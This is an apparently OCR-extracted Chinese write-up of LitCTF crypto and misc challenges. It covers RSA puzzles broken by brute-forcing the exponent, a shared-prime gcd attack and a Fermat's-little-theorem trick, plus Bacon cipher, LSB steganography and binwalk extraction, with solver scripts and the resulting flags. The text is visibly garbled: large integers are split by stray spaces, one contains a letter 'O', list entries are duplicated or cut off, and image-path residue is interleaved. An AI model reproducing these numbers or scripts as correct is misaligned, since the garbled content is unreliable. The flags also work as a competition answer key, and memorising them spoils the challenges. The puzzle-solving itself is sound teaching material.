已知开头肯定是LitCTF，那么就已知了明文和密文，e在1000到2000之间，直接爆破得到e，再用上~~以前我在搞信奥的时候最得心应手的~~打表，得到完整flag

```
from Crypto.Util.number import *
n =
26287684934288536371438030224508784042871268975402791015134838900290249602701092
70249259493130657269286865443671450119606061914902085040231798220357525056828387
21824976062393894801866946499798775667406478224345000236058715168316620994159875
89808614777313595453727243531121031390104059097782466650186291076316486240197369
75953732799788064454062996422758407050698131993688815971205840605224725655408198
90354158644762781463289674104526951347567929421032097401863398350718285879812710
27235499355298543650516643100665039796305276163706693873611519506528344413021878
980171629732211592839945004800782325172828561339662590291
c=220679552464923590542169148982631266453586915847399224138210745222990262743078
91782212344506992145182356126924915010823061582687456105752022101703127629293004
21312081998256557805289595256913161318967687803957784191522197708618872099119883
77210056761079903803017049157526141506936329233122384899490995922266230790391481
86920086417892584555914621461418259069546623466478724594773768300196044493867350
09274664469596162731339288162705222622464022019805917855614180415135305122287341
30635853520497747546410755006017137872119597092799376205290172282203381737158959
2984818877687488499315074761849162622037910992107211284008
```

```
c_list =
[2206795524649235905421691489826312664535869158473992241382107452229902627430789
17822123445069921451823561269249150108230615826874561057520221017031276292930042
```


```
90013888279439607358985170582997797192549709829808105383036584704474229524157927
02220742642707661608285366598426044042413183493993453910730188548001196377718435
69778469196738774691245194283589151708822054754891860887285845079956055960799325
45148670324811828506670986285145747889878592824159059318735180736641203740987788
57251820518260658609981043806635085019938553898452962426736095387954807451638362
40239734138130049347272635936034792561725248889899428632572191869130319297765786
132841511245497565771732921602763273993266122615935214603,
83350092416734688732536750684635892664267010564017747379906473047789935606056553
47351631416630769577522424783603153098182609522990968188535194397812386924076809
84779115656850435219657997044786760651713553156580244937363941129309802982515962
96924222020584529508340732346582640134159773471551927201654186837847358636433681
64054960138519912292186928345518922656777075501616408802833213759105274620228201
69547289376105443778997669265717011141318944589459072293183337662911846809217517
08582556944449722979790727665282070564559244142949309882852531864036053837274544
01973318032223978796412991222953728595468797201373820622,
17170287381969152272603391295735010654177574360240707283998376626834746436767202
66190852688571851260086024584528234004503770202991702828738603236485267929860326
69722864068132688984579439174420692958067653761576915048408324203992474130380736
43430640974496595583707784998182909078274800015804085200141109790830823166474978
28342236619136282585160822630608240519352654269080203964531142386474415714079196
74910894016289871681713945235206200026154863182598914336274671512112329243627595
75506738739373981601483039757156033198197312588942965334941520257754041061951749
09015831441339509280028585399046169513149752204461930349,
62534898395535381929952941398164469698247507517747289636176383455956704457706775
00921617837218605680169746240573789832579137206230177143500699620111070145585461
35835452300395975671383010869739876258502630319666865047172261272237286397356681
13241512917072086717458920593986827258088017159883287195678904464209814807848339
51835550433358928430667547317456646990287369723084794020241264506154652275756123
28248676202397942675258825022543578474797707551869645412552281456750486661330608
17203305383324368973310177964204083570141300033390732290428033296709441101253532
18213811432346818713964878168764790792105206633440354005,
12077537240902608524098485300969384940418696661913448505806161179025400046022162
82128000198616910613629758228599152405146528856830526069167686468063404160733191
61091853388713779019804454906617684769982858410433565887247991561183565877023045
60405664815191334204356914295771149446322541452936862128448752360280652137643279
90843553209848826790721557229795796629116716323389485143635207391322758673224679
57047498276902586878484812129609044859310452715972831617863803196573321097415712
39512010101328072474902520517916153886559347835469256829298696306394260223179785
56708362738999927581494799492081969707506643799602026519,
57723556605787861933652897881422044711403008807792400309225395549212068508014502
59027942229717816557629121843824901435845363716561820657469786680232585256790197
66505348243691424030610689578367109282561479277501845278990724293672519481114275
900055094311124222612334189068699365424092605219571094570938800782651722301401130
23756025958760162033801341277275818552619176398362323345440943751030254826411167
40336977852004242587528013232900678470441942398593286372925830866061921586653184
86364099294232232814397746820348912882208442177059472446463378139999343260562199
59633197870528867256797102445018262011480153115939973120,
17170287381969152272603391295735010654177574360240707283998376626834746436767202
66190852688571851260086024584528234004503770202991702828738603236485267929860326
69722864068132688984579439174420692958067653761576915048408324203992474130380736
43430640974496595583707784998182909078274800015804085200141109790830823166474978
28342236619136282585160822630608240519352654269080203964531142386474415714079196
74910894016289871681713945235206200026154863182598914336274671512112329243627595
75506738739373981601483039757156033198197312588942965334941520257754041061951749
09015831441339509280028585399046169513149752204461930349,
16954257214609715453949449319699339161494232855569310228933510507504171504126469
20609187437124479026559276101561325640351747129101551133834676544255457598484143
65378431525880281338773508219300310829204875325790362331287969437684620756585179
```

```
6354435157686708057083510812317212767856130749000561874242694055548591557342179O
0507231717014831412698004312625042780041478866951501703378429044138095556491933 9
```

```
279123753848522079886216732719572247000481047269505214596261386534160935834909921
155351371984109147724730932926711831690752003577272018655013647352055561080857
5795226676845811235941597880111492271923804554628967299622,
625348983955353819299529413981644696982475075177472896361763834559567044577067750
092161783721860568016974624057378983257913720623017714350069962011107014558546135
83545230039597567138301086973987625850263031966686504717226127223728639735668113
24151291707208671745892059398682725808801715988328719567890446420981480784833951
83555043335892843066754731745664699028736972308479402024126450615465227575612328
24867620239794267525882502254357847479770755186964541255228145675048666133060817
20330538332436897331017796420408357014130003339073229042803329670944110125353218
213811432346818713964878168764790792105206633440354005,
625348983955353819299529413981644696982475075177472896361763834559567044577067750
092161783721860568016974624057378983257913720623017714350069962011107014558546135
83545230039597567138301086973987625850263031966686504717226127223728639735668113
24151291707208671745892059398682725808801715988328719567890446420981480784833951
83555043335892843066754731745664699028736972308479402024126450615465227575612328
24867620239794267525882502254357847479770755186964541255228145675048666133060817
20330538332436897331017796420408357014130003339073229042803329670944110125353218
213811432346818713964878168764790792105206633440354005,
66799497302478221946509254852979437130583539850985247422,
25920961707523393202281300218444176129734572566815781137488940145677301500180714
```

```
35365096951517529730737911572507779959945930556296503873230438433692310842981978
84888198620506799930706778573041552435944794741493577080660313531916601340816468
33158062181633181259782309669899853980515130336167885127842309341421379063321521
51059584574222941527730647262944250765844919176013002939308197949589859844618414
36006576822215978606771080515424411156964554619926222674646008157867165361528337
55966659607082427002417803425234487428618153805683590928132256000167479575179926
66799497302478221946509254852979437130583539850985247422,
17482345084084353432293192536446254028177071765094515946473542848262887273387359
67235360246609210161049023834307132290872525340273117113455850690260255921823613
62138363940913448884851995937217740893788999855243153049383985675691418553167329
02490844082784896450577876553595072440210273755659614710035835289322653123664032
88884176948556324167675395562225956088863571715251876674710333918813480215719798
59642873603744146445038973543653514213397755177846737853342793840269062717006556
14912697488886889115984449831027022616652080374479655378954189697593876844488349
20453303484908559802952752182953165141625674023904414158,
83350092416734688732536750684635892664267010564017747379906473047789935606056553
47351631416630769577522424783603153098182609522990968188535194397812386924076809
84779115656850435219657997044786760651713553156580244937363941129309802982515962
96924222020584529508340732346582640134159773471551927201654186837847358636433681
64054960138519912292186928345518922656777075501616408802833213759105274620228201
69547289376105443778997669265717011141318944589459072293183337662911846809217517
08582556944449722979790727665282070564559244142949309882852531864036053837274544
01973318032223978796412991222953728595468797201373820622,
59767724533349845183114427382400047992204036624354408721855308631934242330373679
52925902243175234771035939695813307154967530503941081645934538688267920825967077
72620800257589957537122269590134636130741300435128186965522908764491718376724095
12658074062930782301747595436454705708347827443328089797161423544293892286055924
85271438778026468985249730030159932637979600514791593524263931036554765213297195
92283723696284238113184086811518745957770202381012498982558270057501152056824543
53778339347685933461950658314588574404547040139111278160110376250638761592831741
60162690848395114549568308205531592017492613772445173774,
25920961707523393202281300218444176129734572566815781137488940145677301500180714
14540266396237362388268365575754671317692331642819176515738641546888381590558196
62326592967569351081280281577352787041732408677543748927678639851195647749158907
66313799183822643494869775607043330683224121234927784433937849569120283272329925
0621337026982677267664761102898777628608085349084183789799336987264080928998954
04351120467426588884267042526333225633614428884928738279425899572613966063408456
65522400646771232316872444568013520651608356878655632725425106340256031308528158
877727958784150436116095788759918507442721063497464001672,
51854901652471757550748051038406256875119775909767338969677151842239829557256819
35365096951517529730737911572507779959945930556296503873230438433692310842981978
84888198620506799930706778573041552435944794741493577080660313531916601340816468
33158062181633181259782309669899853980515130336167885127842309341421379063321521
51059584574222941527730647262944250765844919176013002939308197949589859844618414
36006576822215978606771080515424411156964554619926222674646008157867165361528337
55966659607082427002417803425234487428618153805683590928132256000167479575179926
66799497302478221946509254852979437130583539850985247422,
17170287381969152272603391295735010654177574360240707283998376626834746436767202
66190852688571851260086024584528234004503770202991702828738603236485267929860326
69722864068132688984579439174420692958067653761576915048408324203992474130380736
43430640974496595583707784998182909078274800015804085200141109790830823166474978
28342236619136282585160822630608240519352654269080203964531142386474415714079196
74910894016289871681713945235206200026154863182598914336274671512112329243627595
75506738739373981601483039757156033198197312588942965334941520257754041061951749
09015831441339509280028585399046169513149752204461930349,
25139940794218635348197118071301083238188918027193611763525774422502805824030159
18181080804831282858631037527139065887484616694130517188951947268546967508727477
31573071338202131860805992491061042740312347977039705739048184113816056173649659
```

```
26619916397551349237481884885723093798237875561681274880161116978250140685000915
53706911007481480778236111610471963922696374199083472429674206445125752633930985
58612517783506426318453454318976386393071840864343447786946840439439230413022804
17162444914203825532942834207262516015206535412006876830590028421616204643350943
277314562927607754616803756985741638210493640875844891960,
64528753409978522952750202187493789167604111268519365719962593867604598563133098
45592392640856504175949234216794963908475913037761993360407125952607943943083700
38200678309144375661787756642216529942299298733681147498028413130696694042464213
91624412837691725311999592985406277958732121527023174404530795660961748356471476
65695679094943137671532124636863128457006714211465119286776747310503452130041649
27912375384852207988621673271957224700048104726950521459626138653416093583490992
11553513719841091477247309329267118316907520035772720186550136473520555610808575
79522667684581123594159788011149227192380455462896729962,
20897947836932076779964827384680266669444872541242595584853544810847660781809255
81190237940272726598414597271755820821662786835147626247542418124131770773429810
82182316363293758953624296269170950736942108128144940878305350141178840139367872
85440467171742761631884901929078488856204289738449061959822388725333274257861099
16937743540046599866261261811568151977362518245643344900177354343776720155370328
32096972490031172848772326669464565390171943971660889573301003887766455433424621
88483091150441369824235427061443229429025534194618806460187812446633057673388068
141804189503074739767911838028579099128625845793341901127,
11585318389310082289634538436928729260761907754954731989483654384251165000197213
64528137035139702853936612840366217391156223914332189524675433967299513865460498
09488259052769687545854405935305020310725874894186516870275465222696340357919961
02885960686969316226732356317109881863779734224468395519503131972389118986368190
44303257607094142848705445065132877339498551756821657964736496761492673024884171
37416002860013901367574732843931745125772040420602903696636047032624953302099243
28523120390710228628984130500686686583318088441875055416917520119056403841430529
851364998090755804939747123419334984081027473820456086396]
for i in range(1000,2000):
    if(pow(ord('L'),i,n)==c):
        e=i
        break
ls=[]
for i in range(128):
    ls.append(pow(i,e,n))
flag=''
for i in c_list:
    flag+=chr(ls.index(i))
print(flag)
```



```
LitCTF{sometim3s_y0u_need_to_rever5e_your_m1nd}
```

common_primes_plus

题目


```
from Crypto.Util.number import *
from secret import flag,a,b,c,d

assert a*c == b*d + 1
assert isPrime(a) and isPrime(b) and isPrime(c) and isPrime(d)
m = bytes_to_long(flag)

e = 65537
p = getPrime(512)
q1 = getPrime(512)
```

```python
q2 = getPrime(512)
n1 = p * q1
n2 = p * q2

hint1 = a * n1 + b * n2
hint2 = c * n1 + d * n2
c = pow(m,e,n1)

print(f"n1 = {n1}")
print(f"hint1 = {hint1}")
print(f"hint2 = {hint2}")
print(f"c = {c}")

'''
n1 =
72619153900682160072296441595808393095979917106156741746523649725579328293061366133340736822282117284050717527134297532031234706715551253283030119063143935874516054785948327252045453986903379262257406260016876625891582923191913450785482873961282498295762698500898694660964018533698142756095427829906473038053
hint1 =
115150932086321440397498980975794957800400136337062771258224890596200580556053305338941267789684878816176014493153795643655219028833232337281425177163963414534998897852644398384446019097451620742463880027107068960452304016955877225140421899265978792650445328111566277376529454404089066088845864500514742797060500618255170627
hint2 =
166820160267525807953634213157298160399912450930658918773153592459310847514047652216110562360456335336533080444219104489314586122760398361430693763814336759476811490524054588094610387417965626546375189720748660483054863693527537614055954695966458622029711055735399842018236940424665041143785192280089418185085532002136215976
c =
28378912671104261862184597375842174085651209464660064937481961814538145807266472966765374317717522401362019901110151858589886717440587644003368826809403188935808872400614919296641885383025657934630410406898092262104442977722339379234085663757182028529198392480656965957860644395092769333414671609962801212632
'''
```

逆天题目，n1，n2都有因数p，还拿来加乘，还整了个花里胡哨的abcd，一切全被一个gcd秒了。。。

exp

```
from gmpy2 import *
from Crypto.Util.number import *
hint1 =
1151509320863214403974989809757949578004001363370627712582248905962005805560533053389412677896848788161760144931537956436552190288332323372814251771639634145349988978526443983844460190974516207424638800271070689604523040169558772251404218992659787926504453281115662773765294544040890660888458645005147427970605006182551706 27
hint2 =
1668201602675258079536342131572981603999124509306589187731535924593108475140476522161105623604563353365330804442191044893145861227603983614306937638143367594768114905240545880946103874179656265463751897207486604830548636935275376140559546959664586220297110557353998420182369404246650411437851922800894181850855320021362159 76
p=gcd(hint1,hint2)
n1 =
7261915390068216007229644159580839309597991710615674174652364972557932829306136613334073682228211728405071752713429753203123470671555125328303011906314393587451605478594832725204545398690337926225740626001687662589158292319191345078548287396128249829576269850089869466096401853369814275609542782990647303 8053
q=n1//p
c =
2837891267110426186218459737584217408565120946466006493748196181453814580726647296676537431771752240136201990111015185858988671744058764400336882680940318893580887240061491929664188538302565793463041040689809226210444297772233937923408566375718202852919839248065696595786064439509276933341467160996280121263 2
phi=(p-1)*(q-1)
e=65537
d=invert(e,phi)
print(long_to_bytes(pow(c,d,n1)))
```




```
b'LitCTF{th1s_i5_a_adv4nced_c0mmon_prim3s}'
```

男人，什么罐头我说!

> 孩子，我不知道这在考什么，

```
00001010 00110000 00110001 00110000 00110001 00110001 00100000 00110000 00110000
00110000 00110000 00110000 00100000 00110000 00110001 00110001 00110000 00110000
00100000 00110001 00110000 00110001 00110000 00110000 00100000 00110000 00110000
00110001 00110001 00110001 00100000 00110000 00110000 00110000 00110000 00110000
00100000 00110001 00110000 00110000 00110001 00110000 00100000 00110000 00110000
00110000 00110001 00110000 00100000 00110000 00110000 00110000 00110000 00110000
00100000 00110000 00110001 00110001 00110000 00110000 00100000 00110000 00110001
00110000 00110001 00110000 00100000 00110001 00110000 00110000 00110000 00110001
00100000 00110000 00110000 00110000 00110000 00110000 00100000 00110001 00110000
00110001 00110001 00110000
```

cyberchef用magic跑一下就有了，大概是考古典密码吧，两次培根密码


Recipe

Magic

Depth: 3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

Input (length: 755, lines: 1)

```
00001010 00110000 00110001 00110000 00110001 00110001 00100000 00110000 00110000 00110000
00110000 00110000 00100000 00110000 00110001 00110001 00110000 00110000 00100000 00110001
00110000 00110001 00110000 00110000 00100000 00110000 00110000 00110001 00110001 00110001
00100000 00110000 00110000 00110000 00110000 00110000 00100000 00110001 00110000 00110000
00110001 00110000 00100000 00110000 00110000 00110000 00110001 00110000 00100000 00110000
00110000 00110000 00110000 00110000 00100000 00110000 00110001 00110001 00110000 00110000
00100000 00110000 00110001 00110000 00110001 00110000 00100000 00110001 00110000 00110000
00110000 00110001 00100000 00110000 00110000 00110000 00110000 00110000 00100000 00110001
00110000 00110001 00110001 00110000
```

Output (time: 55ms, length: 36814, lines: 1370)

Recipe (click to load)	Result snippet	Properties
From_Binary('Space') Bacon_Cipher_Decode('Complete','0/1',false)	LAMUHASCAMKRAW	Valid UTF8 Entropy: 3.09
From_Binary('Space') Bacon_Cipher_Decode('Standard (I=J and U=V)','0/1',false)	MANWHATCANLSAY	Valid UTF8 Entropy: 3.09

LitCTF{MANWHATCANLSAY}

little_fermat_plus

题目

```python
from Crypto.Util.number import *
from sympy import *
from secret import flag,gen_x

m = bytes_to_long(flag)

e = 65537
p = getPrime(512)
q = nextprime(p)
n = p * q

x = gen_x(p)

assert pow(666666, x, p) == 1 ** 1024

m = m ^ x
c = pow(m, e, n)

print(f'n = {n}')
print(f'c = {c}')

'''
n =
16952290007295441635605164714658582769122532752708679733452348264045230579344398
62779339002739618294382172559388083718653417502004440866532416106693403485138842
85892043530862971785487294831341653909852543469963032532560079879299447677636753
6477215417249690848255104053493734208390329906818517000755544428485967
c =
10594376202315664177011914117549849668631209500259280376852276095953395836496998
58565054667223789599917576673417478875201464377298102520857918863099749037785468
14812093444837674447485802109225767800488527376777153844313243366001288246744190
001997192598159277512188417272938455513900277907186067996704043274199
'''
```

推导一下，根据费马小定理

$$666666^{p-1} \equiv 1(mod\ p)$$

所以

$$(666666^{p-1})^{1024} \equiv 1(mod\ p)$$


所以

$$666666^{(p-1)*1024} \equiv 1(mod\ p)$$

x=(p-1)*1024

exp:

```python
import gmpy2
from Crypto.Util.number import *
q=1302009600859204172850294137932047563517402527644991847002016180446951619851091283473229027390691351190975414219750317193595244117052152172901967292753 4987
p=13020096008592041728502941379320475635174025276449918470020161804469516198510912834732290273906913511909754142197503171935952441170521521729019672927534541
n =
1695229000729544163560516471465858276912253275270867973345234826404523057934439862779339002739618294382172559388083718653417502004440866532416106693403485138842858920435308629717854872948313416539098525434699630325325600798792994476776367536477215417249690848255104053493734208390329906818517000755544284859 67
c =
1059437620231566417701191411754984966863120950025928037685227609595339583649699858565054667223789599917576673417478875201464377298102520857918863099749037785468148120934448376744474858021092257678004885273767771538443132433660012882467441900019971925981592775121884172729384555139002779071860679967040432741 99
phi=(p-1)*(q-1)
e=65537
d=gmpy2.invert(e,phi)
m=pow(c,d,n)
print(m)
print(long_to_bytes(m^((p-1)*1024)))
```




```
b'LitCTF{It_i5_little_f3rm4t_the0ry_extends}'
```

> 这题的吐槽在上面那个费马小定理的题吐过了

Misc

洑贪恋和伱、甾—⑺dé毎兮毎秒

lsb隐写



```
4c69744354467b65 3866376232363727d  LitCTF{e 8f7b267-
396334352d346330 652d396431652d31  9c45-4c0 e-9d1e-1
3366633562636239 6264367d07000000  3fc5bcb9 bd6}....
e07e07007fc0e001 c71c0e3fffffff00  .~..□... ...?....
000000000ffffff ffffffe380071f81  ........ ........
f81f81f81f81f8e0 7e07000000007e00  ........ ~.....~.
ffffff000000007e 00007e00007e0000  .......~ ..~..~..
0000ff81ffffffff 1c0e00e001c71ffe  ........ ........
38007e00fc003f1f 8000ff80001c7000  8.~...?. ......p.
1c7e001c7ff80000 0000000003f007ff  .~..□... ........
```

Bit Planes

Alpha	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	☐ 0
Red	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	☑ 0
Green	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	☑ 0
Blue	☐ 7	☐ 6	☐ 5	☐ 4	☐ 3	☐ 2	☐ 1	☑ 0

Preview Settings

Include Hex Dump In Preview ☑

Order settings

Extract By [✓ Row] Column


Bit Order [✓ MSB First] LSB First

Bit Plane Order


[✓ RGB] GRB RBG BRG GBR BGR

你说得对，但_


给了一张二维码，扫出来没啥用，binwalk可以分理出四张破碎的二维码



```
┌──(root㉿DESKTOP-LQMRD0K)-[/home/starr]
└─# binwalk -e 1.png --run-as=root

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
27307         0x6AAB          Zip archive data, at least v1.0 to extract, name: 2/
27339         0x6ACB          Zip archive data, at least v1.0 to extract, compressed size: 8011, uncompressed size: 8011, name: 2/1.jpg
35387         0x8A3B          Zip archive data, at least v1.0 to extract, compressed size: 9040, uncompressed size: 9040, name: 2/2.jpg
44464         0xADB0          Zip archive data, at least v1.0 to extract, compressed size: 9685, uncompressed size: 9685, name: 2/3.jpg
54186         0xD3AA          Zip archive data, at least v1.0 to extract, compressed size: 12227, uncompressed size: 12227, name: 2/4.jpg
66710         0x10496         End of Zip archive, footer length: 22
```




拼起来扫



